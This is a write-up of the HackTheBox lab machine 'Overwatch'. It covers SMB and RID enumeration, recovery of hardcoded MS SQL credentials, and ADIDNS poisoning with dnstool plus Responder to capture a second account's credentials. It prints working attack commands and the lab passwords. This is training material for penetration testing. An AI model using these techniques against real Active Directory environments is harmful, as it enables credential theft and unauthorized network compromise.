Overwatch Writeup (HackTheBox Medium Machine)

Overview
Overwatch is a medium Windows/Active Directory machine from HackTheBox. This box showcases couple interesting vulnerabilities and misconfigurations so it’s definitely worth checking out.
We start by discovering EXE program which we reverse engineer and find MS SQL credentials. Because our user’s write permissions, we perform ADIDNS poisoning and steal NTLMv2 hash with Responder. We get remote access to the machine.
Once inside, we find an internal SOAP-based web service. We recheck the decompiled code and find command injection vulnerability. We exploit it and get shell as System user.
Nmap scan
Starting with the Nmap scan.
┌──(root㉿kali)-[/home/kali]
└─# nmap -Pn -A -p- overwatch.htb -T5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-26 04:27 -0500
Nmap scan report for overwatch.htb (10.129.16.108)
Host is up (0.027s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-26 09:29:15Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: OVERWATCH
|   NetBIOS_Domain_Name: OVERWATCH
|   NetBIOS_Computer_Name: S200401
|   DNS_Domain_Name: overwatch.htb
|   DNS_Computer_Name: S200401.overwatch.htb
|   DNS_Tree_Name: overwatch.htb
|   Product_Version: 10.0.20348
|_  System_Time: 2026-01-26T09:30:07+00:00
| ssl-cert: Subject: commonName=S200401.overwatch.htb
| Not valid before: 2025-12-07T15:16:06
|_Not valid after:  2026-06-08T15:16:06
|_ssl-date: 2026-01-26T09:30:47+00:00; -2s from scanner time.
6520/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-info:
|   10.129.16.108:6520:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 6520
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-01-26T06:23:43
|_Not valid after:  2056-01-26T06:23:43
| ms-sql-ntlm-info:
|   10.129.16.108:6520:
|     Target_Name: OVERWATCH
|     NetBIOS_Domain_Name: OVERWATCH
|     NetBIOS_Computer_Name: S200401
|     DNS_Domain_Name: overwatch.htb
|     DNS_Computer_Name: S200401.overwatch.htb
|     DNS_Tree_Name: overwatch.htb
|_    Product_Version: 10.0.20348
|_ssl-date: 2026-01-26T09:30:47+00:00; -2s from scanner time.
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
51182/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
51183/tcp open  msrpc         Microsoft Windows RPC
56131/tcp open  msrpc         Microsoft Windows RPC
56148/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-01-26T09:30:08
|_  start_date: N/A
|_clock-skew: mean: -2s, deviation: 0s, median: -2s

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1   27.83 ms 10.10.14.1
2   27.91 ms overwatch.htb (10.129.16.108)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 174.40 seconds
The Nmap scan showed a ton of open ports. There were classic AD services like DNS, SMB, RPC, LDAP, RDP, WinRM and even MS SQL. Kerberos auth protocol on port 88 signals that we’re dealing with a Domain Controller. Don’t forget to add “overwatch.htb” domain to your “/etc/hosts” file.
Domain enumeration
Let’s kickstart the service enumeration. To perform broader enumeration quicker, we can use Enum4Linux-ng with guest account. Interesting for us are the domain information, especially DNS domain, NetBIOS name and FQDN (which we should add to “/etc/hosts” too).
┌──(root㉿kali)-[/home/kali]
└─# enum4linux-ng -A overwatch.htb -u guest -p ''
Next, Enum4Linux-ng lists available SMB shares alongside the permissions. The one non-default share that stands out is “software$”, to which we have read access.

Another thing we can do is to enumerate domain users. Best way is to enumerate directly via LDAP (using tool like NetExec), but I got an error this time.


No worries, there are other methods of enumerating users, it’s called RID brute-forcing. Basically, we’re going to try numerous SIDs and see what is associated with it in the domain. There are couple ways to do this, here are 2 ways below:
┌──(root㉿kali)-[/home/kali]
└─# nxc smb overwatch.htb -u 'guest' -p '' --rid-brute

┌──(root㉿kali)-[/home/kali]
└─# lookupsid.py 'OVERWATCH/guest':""@'overwatch.htb' | grep SidTypeUser
This returns a long list of users and groups. I suggest that you store them somewhere in your notes (also, we can validate the usernames using Kerbrute’s userenum). Once we find our first password, we might want to spray it across the users.
Enumerating SMB share, decompiling EXE program & discovering MS SQL credentials
Going back to SMB, let’s look at the “software$” share we discovered earlier. We can do so by using “smbclient”. Inside, we can see a bunch of DLL and XML files, including Overwatch EXE file.
┌──(root㉿kali)-[/home/kali]
└─# smbclient \\\\overwatch.htb\\software$ -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                  DH        0  Fri May 16 21:27:07 2025
  ..                                DHS        0  Thu Jan  1 01:46:47 2026
  Monitoring                         DH        0  Fri May 16 21:32:43 2025

                7147007 blocks of size 4096. 1171486 blocks available
smb: \> cd Monitoring\
smb: \Monitoring\> dir
  .                                  DH        0  Fri May 16 21:32:43 2025
  ..                                 DH        0  Fri May 16 21:27:07 2025
  EntityFramework.dll                AH  4991352  Thu Apr 16 16:38:42 2020
  EntityFramework.SqlServer.dll      AH   591752  Thu Apr 16 16:38:56 2020
  EntityFramework.SqlServer.xml      AH   163193  Thu Apr 16 16:38:56 2020
  EntityFramework.xml                AH  3738289  Thu Apr 16 16:38:40 2020
  Microsoft.Management.Infrastructure.dll     AH    36864  Mon Jul 17 10:46:10 2017
  overwatch.exe                      AH     9728  Fri May 16 21:19:24 2025
  overwatch.exe.config               AH     2163  Fri May 16 21:02:30 2025
  overwatch.pdb                      AH    30208  Fri May 16 21:19:24 2025
  System.Data.SQLite.dll             AH   450232  Sun Sep 29 16:41:18 2024
  System.Data.SQLite.EF6.dll         AH   206520  Sun Sep 29 16:40:06 2024
  System.Data.SQLite.Linq.dll        AH   206520  Sun Sep 29 16:40:42 2024
  System.Data.SQLite.xml             AH  1245480  Sat Sep 28 14:48:00 2024
  System.Management.Automation.dll     AH   360448  Mon Jul 17 10:46:10 2017
  System.Management.Automation.xml     AH  7145771  Mon Jul 17 10:46:10 2017
  x64                                DH        0  Fri May 16 21:32:33 2025
  x86                                DH        0  Fri May 16 21:32:33 2025

                7147007 blocks of size 4096. 1170976 blocks available
smb: \Monitoring\>
Let’s download the files for closer inspection (using “get” keyword). Firstly, I looked at all the XML files, which were quite long. The “overwatch.exe.config” file struck me as interesting because it held some Public Key token and pointed to certain internal MonitorService on port 8000.
 |
| discovering internal service with key |
Next, I wanted to look at the “overwatch.exe” (to which is the previous XML tied).
┌──(root㉿kali)-[/home/kali/OverwatchSoftware]
└─# ls -la
total 20316
drwxrwxr-x  2 kali kali    4096 Jan 25 11:17 .
drwxr-xr-x 47 kali kali    4096 Jan 25 11:29 ..
-rw-r--r--  1 root root 4991352 Jan 25 11:13 EntityFramework.dll
-rw-r--r--  1 root root  591752 Jan 25 11:13 EntityFramework.SqlServer.dll
-rw-r--r--  1 root root  163193 Jan 25 11:13 EntityFramework.SqlServer.xml
-rw-r--r--  1 root root 3738289 Jan 25 11:13 EntityFramework.xml
-rw-r--r--  1 root root   36864 Jan 25 11:13 Microsoft.Management.Infrastructure.dll
-rw-r--r--  1 root root    9728 Jan 25 11:13 overwatch.exe
-rw-r--r--  1 root root    2163 Jan 25 11:13 overwatch.exe.config
-rw-r--r--  1 root root   30208 Jan 25 11:14 overwatch.pdb
-rw-r--r--  1 root root 1592504 Jan 25 11:15 SQLite.Interop.dll
-rw-r--r--  1 root root  450232 Jan 25 11:14 System.Data.SQLite.dll
-rw-r--r--  1 root root  206520 Jan 25 11:14 System.Data.SQLite.EF6.dll
-rw-r--r--  1 root root  206520 Jan 25 11:14 System.Data.SQLite.Linq.dll
-rw-r--r--  1 root root 1245480 Jan 25 11:14 System.Data.SQLite.xml
-rw-r--r--  1 root root  360448 Jan 25 11:14 System.Management.Automation.dll
-rw-r--r--  1 root root 7145771 Jan 25 11:14 System.Management.Automation.xml

┌──(root㉿kali)-[/home/kali/OverwatchSoftware]
└─# file overwatch.exe
overwatch.exe: PE32+ executable for MS Windows 6.00 (console), x86-64 Mono/.Net assembly, 2 sections
Using “strings”, we can notice that it was programmed in .NET Framework in C# language.

We would like to look inside the program and see how it works. To do that, we have to do some reverse engineering. We need a decompiler that will show us the original source code of the program. Luckily, reverse engineering .NET (C#) programs is quite easy. We’ll use dedicated tool DnSpy (https://github.com/dnSpy/dnSpy), tailor made for reversing C# binaries, which preserve the original symbols and code.
Upon opening the EXE file in DnSpy, we can read all the functions. After brief investigation, we can find a pair of database credentials hardcoded inside the program. Notice the database name “SecurityLogs”. Unfortunately, the database seems to be accessible locally only.
 |
| found MS SQL creds hardcoded in source code |

To validate the credentials, we can use Kerbrute.
Accessing MS SQL service, abusing linked server (ADIDNS poisoning attack), capturing hash with Responder & getting user flag
We can now access active services as “sqlsvc”. The username itself suggests that it’s most likely MS SQL service account, which is running on non-standard port 6520 (look at Nmap scan). We use “impacket-mssqlclient” to access it.
┌──(root㉿kali)-[/home/kali]
└─# nxc mssql overwatch.htb -u 'sqlsvc' -p 'TI0LKcfHzZw1Vv' --port 6520
MSSQL       10.129.16.108   6520   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb)
MSSQL       10.129.16.108   6520   S200401          [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv

┌──(root㉿kali)-[/home/kali]
└─# impacket-mssqlclient 'OVERWATCH/sqlsvc':'TI0LKcfHzZw1Vv'@overwatch.htb -port 6520 -windows-auth
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (OVERWATCH\sqlsvc  guest@master)>
Once again, HackTricks provides awesome article about pentesting MS SQL service (https://hacktricks.alquymia.com.br/network-services-pentesting/pentesting-mssql-microsoft-sql-server/)
The databases were basically empty. But my instinct is that whenever I interact with MS SQL server, I have to try the XP_CMDSHELL, which is also mentioned in the article above. It would grant us with command execution and shell. Unfortunately, we cannot enable it here.

So I went down the pentesting checklist. Eventually, we arrive at linked servers. This machine has one named “SQL07”. We can see that remote login and data access is enabled.
SQL (OVERWATCH\sqlsvc  guest@master)> EXEC sp_linkedservers
SRV_NAME             SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE       SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
------------------   ----------------   -----------   ------------------   ------------------   ------------   -------
S200401\SQLEXPRESS   SQLNCLI            SQL Server    S200401\SQLEXPRESS   NULL                 NULL           NULL
SQL07                SQLNCLI            SQL Server    SQL07                NULL                 NULL           NULL

SQL (OVERWATCH\sqlsvc  guest@master)> SELECT * FROM sys.servers;
server_id   name                 product      provider   data_source          location   provider_string   catalog   connect_timeout   query_timeout   is_linked   is_remote_login_enabled   is_rpc_out_enabled   is_data_access_enabled   is_collation_compatible   uses_remote_collation   collation_name   lazy_schema_validation   is_system   is_publisher   is_subscriber   is_distributor   is_nonsql_subscriber   is_remote_proc_transaction_promotion_enabled   modify_date   is_rda_server
---------   ------------------   ----------   --------   ------------------   --------   ---------------   -------   ---------------   -------------   ---------   -----------------------   ------------------   ----------------------   -----------------------   ---------------------   --------------   ----------------------   ---------   ------------   -------------   --------------   --------------------   --------------------------------------------   -----------   -------------
        0   S200401\SQLEXPRESS   SQL Server   SQLNCLI    S200401\SQLEXPRESS   NULL       NULL              NULL                    0               0           0                         1                    1                        0                         0                       1   NULL                                  0           0              0               0                0                      0                                              0   2025-05-16 17:34:00               0
        1   SQL07                SQL Server   SQLNCLI    SQL07                NULL       NULL              NULL                    0               0           1                         1                    1                        1                         0                       1   NULL                                  0           0              0               0                0                      0                                              1   2025-05-16 21:38:09               0
SQL (OVERWATCH\sqlsvc  guest@master)>
A Linked Server lets one SQL Server instance connect to and query another data source as if it were part of the same server. (ChatGPT)
But when we try to reach it, we get timeout. Why is that?

I spent some time here, tried things I knew but got nowhere. The right methodology here is to notice that SQL07 linked server cannot be reached. Thus this opens a possibility for ADIDNS spoofing/poisoning attack (Active Directory Integrated DNS poisoning).
It’s a special way of running DNS on Windows networks where DNS data is stored inside Active Directory instead of in regular text zone files. (ChatGPT)
This attack was completely new to me, so I did some research and found this article (https://www.thehacker.recipes/ad/movement/mitm-and-coerced-authentications/adidns-spoofing) which explains this attack.

TLDR; the vulnerability arises when we are able to manipulate the DNS records (add, modify, delete etc.). Our plan is to add our IP to the records, thus the victim reaches to us as well when looking for IP for SQL07 server. And we will wait with Responder and answer the request. And capture the credentials of course.
We can use “dnstool” for the attack. We can query and list the current records:
dnstool -u 'OVERWATCH\sqlsvc' -p 'TI0LKcfHzZw1Vv' --record '@' --action 'query' 'S200401.overwatch.htb'
And we can add our IP to the records. We can see that the LDAP operation was completed.
dnstool -u 'OVERWATCH\sqlsvc' -p 'TI0LKcfHzZw1Vv' --record '*' --action 'add' --data '$AttackerIP' '$VictimIP'
Back in our MSSQL shell, we can query the SQL07 server with any command. We can see that we don’t get the same login timeout error.
SQL (OVERWATCH\sqlsvc  guest@master)> SELECT * FROM OPENQUERY([SQL07], 'SELECT @@VERSION AS VersionInfo');
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Communication link failure".
ERROR(MSOLEDBSQL): Line 0: TCP Provider: An existing connection was forcibly closed by the remote host.
And our Responder captured the credentials for new user “sqlmgmt”. No cracking needed this time, we get cleartext now.
